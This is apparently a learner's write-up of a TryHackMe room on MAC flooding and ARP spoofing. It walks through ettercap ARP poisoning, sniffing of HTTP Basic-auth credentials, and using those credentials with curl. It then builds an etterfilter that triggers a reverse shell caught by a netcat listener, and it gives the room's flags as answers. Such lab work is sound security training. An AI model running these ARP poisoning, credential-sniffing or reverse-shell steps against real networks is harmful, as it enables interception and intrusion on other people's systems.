
```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/Macflooding_arpspoofing]
└─# scp admin@10.10.163.70:/tmp/tcpdump2.pcap .
wireshark tcpdump2.pcap
admin@10.10.163.70's password:
tcpdump2.pcap                                                                                 100% 4011KB 226.0KB/s   00:17
 ** (wireshark:43076) 08:23:33.794235 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

**Results:**



What kind of packets is Alice continuously sending to Bob?

**Ans: ICMP**




What's the size of their data section? (bytes)

**Ans: 1337**

## Man-in-the-Middle: Intro to ARP Spoofing

MAC Flooding can be considered a real "noisy" technique. In order to reduce the risk of detection and DoS we will leave macof aside for now. Instead, we are going to perform so-called ARP cache poisoning attacks against Alice and Bob, in an attempt to become a fully-fledged Man-in-the-Middle (MITM).

There are, however, measures and controls available to detect and prevent such attacks. In the current scenario, both hosts are running an ARP implementation that takes pains to validate incoming ARP replies. Without further ado, we are using ettercap to launch an ARP Spoofing attack against Alice and Bob and see how they react:

Command used:-

**ettercap -T -i eth1 -M arp**

## Answer the questions below

Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)

**Nay -** ettercap is best suited for an ARP Spoofing attack

Would you expect a different result when attacking hosts without ARP packet validation enabled?
**Yay** – without ARP validation, some attacks are made possible automatically.

## Man-in-the-Middle: Sniffing

Alice and Bob are running a different OS (Ubuntu) with its default ARP implementation and no protective controls on their machines. As in the previous task, try to establish a MITM using ettercap and see if Ubuntu (by default) is falling prey to it.

After starting the VM attached to this task, you can log on via SSH with the same credentials as before:


Username: admin

Password: Layer2

## Answer the questions below

After getting my target IP my first step was to connect to the machine using ssh

**ssh -o StrictHostKeyChecking=accept-new admin@10.10.40.171**





Next step was to join in as a super user using command **sudo su -**


Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.

Ans: 192.168.12.10 192.168.12.20

**Command used:- nmap -sN 192.168.12.66/24**



Which machine has an open well-known port?

**Ans: 192.168.12.20**

Port 80 is a common well known port for accessing webpages and webapplications.

What is the port number? **Ans: 80**

```
Nmap scan report for bob (192.168.12.20)
Host is up (0.0037s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
80/tcp open|filtered http
MAC Address: 26:17:C3:0D:5E:C5 (Unknown)
```

Can you access the content behind the service from your current position? **Nay**


Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? **Nay**

I was not able to observe any taffic using passive sniffing.

```
no auth header receivedroot@eve:~# tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@eve:~# tcpdump -A -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@eve:~# ping eth1
```

Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? **Yay**


Command used:- ettercap -T -i eth1 -M arp



Who is using that service?

Ans: alice

As we can see the IP address sending requests belongs to Alice





What's the hostname the requests are sent to?

**Ans: www.server.bob**



Which file is being requested?

**Ans: text.txt**




What text is in the file?

**Ans: ok**



Which credentials are being used for authentication? (username:password)

**Ans: admin:s3cr3t_P4zz**

```
Wed Mar 13 06:27:56 2024 [726291]
TCP  192.168.12.10:51318 ⟶ 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
HTTP : 192.168.12.20:80 → USER: admin  PASS: s3cr3t_P4zz  INFO: www.server.bob/test.txt
```

Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

**Ans: RE-ARPing the victims**

Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)

**Yay**

**Command used:- curl -u admin:s3cr3t_P4zz http://192.168.12.20/**

```
root@eve:~# curl -u admin:s3cr3t_P4zz http://192.168.12.20/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
root@eve:~#
```

What is the user.txt flag?

**Ans: THM{wh0s_$n!ff1ng_0ur_cr3ds}**

command used:- **curl -u admin:s3cr3t_P4zz http://192.168.12.20/user.txt**

```
root@eve:~# curl -u admin:s3cr3t_P4zz http://192.168.12.20/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="SimpleHTTPAuthServer.py">SimpleHTTPAuthServer.py</a>
<li><a href="test.txt">test.txt</a>
<li><a href="user.txt">user.txt</a>
</ul>
<hr>
</body>
</html>
root@eve:~# curl -u admin:s3cr3t_P4zz http://192.168.12.20/user.txt
THM{wh0s_$n!ff1ng_0ur_cr3ds}
root@eve:~#
```

You should also have seen some  rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?

**Ans: Reverse shell**

What commands are being executed? Answer in the order they are being executed.

**whoami, pwd, ls**

Which of the listed files do you want?

**Ans: Root.txt**


## Man-in-the-Middle: Manipulation

## Answer the questions below

What is the root.txt flag? **Ans: THM{wh4t_an_ev1l_M!tM_u_R}**

Fist step is to  navigate to the **/tmp** directory and create a file called whoami.ecf using **touch** command


Next step is to wite on the newly created file using **nano** and save.





I check whether the code I have added were successfully written using **cat** command.



Done.

Next is to compile the.ecf into an .ef file:

Command used:- **sudo etterfilter whoami.ecf -o whoami.ef**





Done



Next  step was to  to allow the incoming connection through the firewall. Disable ufw or create a corresponding allow rule; otherwise, Bob's reverse shell will be blocked by the firewall:

This is done to prevent blocking our reverse shell.


Command used:- **ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp**





This rule will permit connections from 192.168.12.20 to reach port 6666 on 192.168.12.66.


Now with everything ready in the background, we can start the listener using “netcat” command.

Command used:- nc -nvlp 6666 &




Next step is to open another remote acess so that I can run an Arp spoofing from one as the other listens.








**Ready!**

Next is to execute an poisoning with the newly created filtering rules written in our whoami.ef file.


There is a captured connection.

Navigation




Using ls command I was able to note the presence of a root.txt file, what was remaining was to display the files content using cat command, and this is how I found my root flag.

**THM{wh4t_an_ev1l_M!tM_u_R}**

## Conclusion:

In my conclusion, the L2 MAC Flooding and ARP Spoofing room has provided me with a comprehensive exploration in the two common cyber threats that exploit vulnerabilities in network protocols. By engaging in the tasks provided I have gained a valuable insights into the potential risks associated with Layer 2 attacks and the importance of securing network communications.

The hands-on labs and challenges within the room have also offered a practical experience in identifying, mitigating and preventing MAC flooding and ARP spoofing attacks. Overall, this room was effective in enhancing my Cybersecurity skills and understanding the crucial measures required to safeguard network infrastructure. I now have a better grasp of the threats posed by these attacks and some measures to take to enhance network security against such vulnerabilities.

**Thank You.**